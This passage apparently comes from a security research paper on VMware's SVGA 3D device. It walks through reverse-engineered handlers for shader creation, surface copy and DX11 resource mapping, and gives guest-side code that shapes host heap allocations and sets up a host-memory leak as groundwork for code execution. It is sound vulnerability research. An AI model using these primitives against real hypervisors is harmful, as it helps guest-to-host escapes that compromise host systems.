guest user controllable. However, notice that this buffer is temporary since it is freed later.



```
SVGA_Shader *MySVGA_CreateNewShader(UINT32 ShaderId, UINT32 ShaderType) {
    VOID *Data, *Temp;
    SVGA_Shader *Shader;
    SVGAOTableShaderEntry *ShaderEntry;

    ShaderEntry = MySVGA_GetFromOTable(SVGA_OTABLE_SHADER, ShaderId, ...);

    // [3]
    if (!ShaderEntry
            || ShaderType - 1 > 1
        || ShaderEntry->sizeInBytes > 0x3ffff
            || ShaderEntry->sizeInBytes & 3
        || ShaderId == SVGA_INVALID_ID)
                goto err;

    // returns the guest physical address of the MOB (an offset an be added to it)
    Data = MySVGA_GetMobAtOffset(ShaderEntry->MobId, 1, &unknown,
                                        ShaderEntry->offsetInBytes);

    if (Data) {
        // [4]
        Temp = MyMallocOrDie(ShaderEntry->sizeInBytes);
        memcpy(Temp, Data, ShaderEntry->sizeInBytes);
        Shader = MySVGA_BuildNewShader(ShaderId, ShaderId, Temp,
                                    ShaderEntry->type, ShaderEntry->sizeInBytes);
    }
    /* ... */

    free(Temp);
    return Shader;
}
```

Source Snippet 13 - Create new shader

At ***MySVGA_BuildNewShader*** occurs the same pattern as before, but the buffer is stored inside the shader's list and it is *not* freed. To free that buffer the guest user must call explicitly the ***SVGA_3D_CMD_SHADER_DESTROY*** command. In conclusion, using the aforementioned command the attacker is able to perform a couple of allocations with the size and data controlled by the guest operating system. Notice though that the first allocation is going to be freed. Thankfully, the ***SVGA_3D_CMD_SET_SHADER*** command can be called multiple times!



```
VOID MySVGA_BuildNewShader(UINT32 ShaderId, UINT32 ShaderId2, UINT8 *Buffer,
                                                UINT32 type, UINT32 size) {
    VOID *ShaderData;
    SVGA_Shader *Shader;

    /* ... */

    ShaderData = MyMallocOrDie(size);

    TotalShaderBytesAllocated += size;

    memcpy(ShaderData, Buffer, size);

    Shader = MyAllocateNodeAndImportToList(MySVGA_ShaderList, ShaderId);

    Shader->Buffer = ShaderData;
    Shader->BufferSize = size;
    /* ... */
}
```

Source Snippet 14 - Build new shader


Information leak from host and code execution

Resource containers


Command handlers belong to the *frontend interface* of the SVGA module. They usually perform sanitizations, keep track of the SVGA3D objects like contexts, surfaces, shaders and more. However, when VMware must communicate with the physical device, they use the backend interface also known as the renderer.

The frontend and the backend interfaces are two separate systems; hence they use different data structures to represent the same SVGA3D object. For example, in the previous chapter we mentioned that surface is a SVGA object that represents a linear area of display memory. The ***SVGA_Surface*** structure is used by the frontend to keep track of the surface details such as its format, dimensions and more. On the other hand, the backend uses a structure named ***ResourceContainer*** (name given during reversing) to store separately that information. *DX11Renderer* keeps all *ResourceContainers* created so far into a global list.

A surface object can be backed either by a MOB or by a resource container. The host side structure of the surface has a field named *RCIndex*. If the value of that field is different than *SVGA_INVALID_ID* then that index is used by VMware to correlate the surface with a resource container.




There are **ten** different types of *ResourceContainers*. Which type will be created depends on the arguments that the surface was defined with. During this paper, the analysis of the *ResourceContainer* ***type #1*** will be presented. Here is its structure definition.



```
struct ResourceContainer1 {
    DWORD RCType;
    /* ... */

    //+0x20
    DWORD Format;
    /* ... */

    //+0x30
    SVGA3dSize dimensions;
    /* ... */

    //+0x90
    FUNCPTR Init;
    FUNCPTR Fini;
    FUNCPTR SetPitch;
    FUNCPTR UnkFuncPtr;
    FUNCPTR UnkFuncPtr2;
    FUNCPTR UnkFuncPtr3;
}
```

Source Snippet 15 - ResourceContainer type #1

To force VMware to create a *ResourceContainer* object of **type #1**, the guest user should execute the following code:




```
// issue the define surface command, this will allocate a ResourceContainer
// of type #1 on the backend. The allocation will occur when the surface is
// going to be used.
SVGA3D_DefineGBSurface(SurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
                                  SVGA3D_A4R4G4B4, 1, 0,
                                  SVGA3D_TEX_FILTER_NONE, &size3d);

// force vmware to _use_ the defined surface, for example define another
// surface and copy one surface to another
SVGA3D_DefineGBSurface(SurfaceId2, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
                       SVGA3D_A4R4G4B4, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
SVGA3D_SurfaceCopy(SurfaceId2, 0, 0, SurfaceId, 0, 0, NULL, 0);
```

Source Snippet 16 - Allocate a ResourceContainer #1

Since the correlation between surfaces and resource containers was presented, it is time to discuss about the time they are used. Surface objects – and so the resource containers – are used during the surface-copy command which is presented below in detail.

Analysis of SVGA_3D_CMD_SURFACE_COPY


This command is responsible for copying a part (or box) from one surface to another. In this section there will be in-depth analysis of the command, since its command handler will be abused to leak data from the host process to the guest and to execute arbitrary code. Keep in mind that our objective is to read contents *after* the data buffer and write them back to the guest operating system. Here are the arguments of the command.



```
typedef struct SVGA3dCopyBox {
   uint32                   x;
   uint32                   y;
   uint32                   z;
   uint32                   w;
   uint32                   h;
   uint32                   d;
   uint32                   srcx;
   uint32                   srcy;
   uint32                   srcz;
};

typedef struct SVGA3dSurfaceImageId {
   uint32                   sid;
   uint32                   face;
   uint32                   mipmap;
};

typedef struct {
   SVGA3dSurfaceImageId  src;
   SVGA3dSurfaceImageId  dest;
   /* Followed by variable number of SVGA3dCopyBox structures */
} SVGA3dCmdSurfaceCopy;
```

Source Snippet 17 - SurfaceCopy command

It takes a source surface ID and a destination surface ID. Assume for now that face and mipmap fields are zero. Additionally, it takes an infinite number of copy boxes. The copy boxes contain the coordinates of the three-dimensional space for both source and destination surfaces as well as the width, the height and the depth of the box that will be copied.




```c
INT MySVGA3DCmd_SurfaceCopy(VOID *SVGAArg) {
    SVGA_Surface *SrcSurface, *DstSurface;
    SVGA3dCmdSurfaceCopy SurfaceCopyArgument;
    UINT32 BytesRead;
    SVGA3dCopyBox *CopyBoxes;

    BytesRead = MySVGA_CopyFromSVGACmdArgumentToBuffer(SVGAArg,
                                            &SurfaceCopyArgument);

    CopyBoxes = /* copy SVGA3dCopyBox structs from SVGAArg. The number of boxes
                    depends on BytesRead variable */

    SrcSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.src.sid);
    DstSurface = MySVGA_GetOrCreateSurface(SurfaceCopyArgument.dst.sid);

    if (SrcSurface == NULL || DstSurface == NULL)
        goto _err;

    // Ensures that the CopyBoxes are inside the boundaries
    // of the dimensions of surface

    /* ... */

    // [1]
    if (SrcSurface->ResourceContainerIndex != SVGA_INVALID_ID) {
        if (DstSurface->ResourceContainerIndex == SVGA_INVALID_ID) {
            for(unsigned i = 0; i < NumberOfCopyBoxes; i++) {
                MySVGA_CopySurfaceResourceToMOB(SurfaceCopyArgument.src.sid,
                                            SurfaceCopyArgument.dst.sid, &CopyBoxes[i]);
            }
        } else {
            // ..
        }
    } else {
        // ...
    }
}
```

Source Snippet 18 - SurfaceCopy implementation

The handler routine ensures that the surface IDs passed as source and destination are valid. Moreover, it iterates all ***SVGA3dCopyBox*** structures and ensures that they are inside the boundaries of both source and destination surfaces, otherwise it fails. After that, at ***[1]***, it checks if the surfaces have been assigned with a *ResourceContainer* ID. This check is done to decide which is the appropriate function for the copy. There are four cases depending if the surfaces have a resource container or they are backed by a MOB. For example, if both surfaces are backed by a MOB, in other words they have not been assigned with a resource container index, then the backend will not be used, since MOBs belong to the frontend. However, if at least one surface has a resource container then the backend interface must be used.


Imagine a scenario at which the source surface has been correlated with a *ResourceContainer*, and the destination surface is backed by a MOB. This gives the following opportunity. Data will always be written into the guest's memory which can be very helpful to leak data back to the guest. To avoid assignment of a resource container the destination surface must be bound with a MOB and must be defined as presented below:



```
SVGA3D_DefineGBSurface(OutputSurfaceId,
    (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16, SVGA3D_A4R4G4B4, 1, 0,
    SVGA3D_TEX_FILTER_NONE, &size3d);

SVGA3D_BindGBSurface(OutputSurfaceId, OutputMobId);

SVGA3D_SurfaceCopy(SurfaceId, 0, 0, OutputSurfaceId, 0,
                        0, CopyBox, sizeof(SVGA3dCopyBox));
```

Source Snippet 19 - Avoid resource container index assignment

As explained previously, the snippet above will result to a call at ***MySVGA_CopySurfaceResourceToMOB***. This routine firstly will collect information from the *SVGA_Surface* structure of the destination surface such as its dimensions, the address of the memory object and more. Next, it will call the ***MyDX11Renderer_CopyResource*** of the *DX11Renderer* (on Windows hosts).



```
struct ResourceImage {
    UINT32 ResourceIndex;
    // ...
};

struct MappedResource {
    UINT32 SurfaceFormat;
    SVGA3dSize Dimensions;
    UINT32 RowPitch;
    UINT32 DepthPitch;
    VOID *DataPtr;
}

INT MyDX11Renderer_CopyResource(ResourceImage *rimg,
        MappedResource *MappedMob, SVGA3dCopyBox *CopyBox) {
    /* ... */
    SVGA3dBox SourceBox;
    MyDX11MappedResource DX11MappedResource;

    SourceBox.x = CopyBox.srcx;
    SourceBox.y = CopyBox.srcy;
    SourceBox.z = CopyBox.srcz;
    SourceBox.w = CopyBox.w;
    SourceBox.h = CopyBox.h;
    SourceBox.d = CopyBox.d;

    DX11Renderer->MapSubresourceBox(rimg->ResourceIndex, &SourceBox,
                                     TRUE, &DX11MappedResource);

    /* now copy from DX11MappedResource->DataPtr to MappedMob->DataPtr */
    MySVGA_CopyResourceImpl(DX11MappedResource, MappedMob, CopyBox);
}
```


Source Snippet 20 - DX11Renderer CopyResource

MyDX11Renderer_CopyResource calls ***MyDX11Resource_MapSubresourceBox*** to <u>*map*</u> the requested subresource from the VRAM of the host into the process memory.

```
typedef struct {
    UINT32 SurfaceFormat;
    SVGA3dSize Dimensions;
    UINT32 RowPitch;
    UINT32 DepthPitch;
    VOID *DataPtr;
    // ...
    SVGA3dBox Subresource;
} DX11MappedResource;
typedef struct ResourceImageId {
    UINT32 ResourceIndex;
    UINT32 Face;
    UINT32 Mipmap;
};

VOID MyDX11Resource_MapSubresourceBox(ResourceContainer *rc,
                        ResourceImageId *rimg, SVGA3dBox *box, BOOLEAN unk,
                        DX11MappedResource *Output)
{
    UINT64 Offset;
    D3D11_MAPPED_SUBRESOURCE pMappedResource;

    Output->SurfaceFormat = rc->SurfaceFormat;
    Output->Mipmap = rimg->mipmap;

    // ensures that there are no zero dimensions
    Output->Dimensions = rc->Dimensions;
    // [1]
    Output->RowPitch = MySVGA_CalculateRowPitch(SVGA_SurfaceFormatCapabilities,
                                                 &rc->Dimensions);
    MySVGA_SetDepthPitch(Output);

    if (box != NULL) {
        Output->Subresource = box; // copy the box argument into output
    } else { /*...*/ }

    if (rc->RCType == 4) { /* ... */
    } else if (rc->rcType == 5) { /* ... */
    } else {
        // [2]
        MyDX11Resource_Map(rc, unk, ..., box, &pMappedResource);

        if (rc->dword_at_0x24 == 1) {
            Argument = Output->RowPitch;
        } else {
            Argument = MapInfo->RowPitch;
        }
        // [3]
        rc->GetDataBuffer(rc, pMappedResource->pData, Argument,
                          pMappedResource->DepthPitch, Output);
        if (box) {
            // [4]
            Offset = 0;
            Offset = box->z * Output->DepthPitch;
            Offset += box->y * Output->RowPitch;
            Offset += box->x *
                    SVGA_SurfaceFormatCapabilities[rc->SurfaceFormat].off14;

            Output->DataPtr += Offset;
        }
    }
}
```

Source Snippet 21 - Map sub-resource box

For resource container of **<u>type #1</u>**, *MyDX11Resource_Map* uses *<u>DirectX's Map</u>* function *[IMAP]* to map the data buffer from the VRAM into the process memory. Afterwards, ***GetDataBuffer*** (a function pointer from the resource container) will be called. This callback takes as input the mapped resource along with row and depth pitch. Below is the implementation of the function (called at ***[3]***) for resource container of **<u>type #1.</u>**



```
VOID MyRC1_GetDataBuffer(ResourceContainer *RC, VOID *Data,
    UINT32 RowPitch, UINT32 DepthPitch, DX11MappedResource *Output)
{
    UINT32 NewRowPitch, NewDepthPitch;
    NewRowPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);
    NewDepthPitch = MySVGA_CalcRowPitch(SurfaceFormatCapabilities[RC->SurfaceFormat], &Output->Dimensions);

    if (RC->DataBuffer == NULL) {
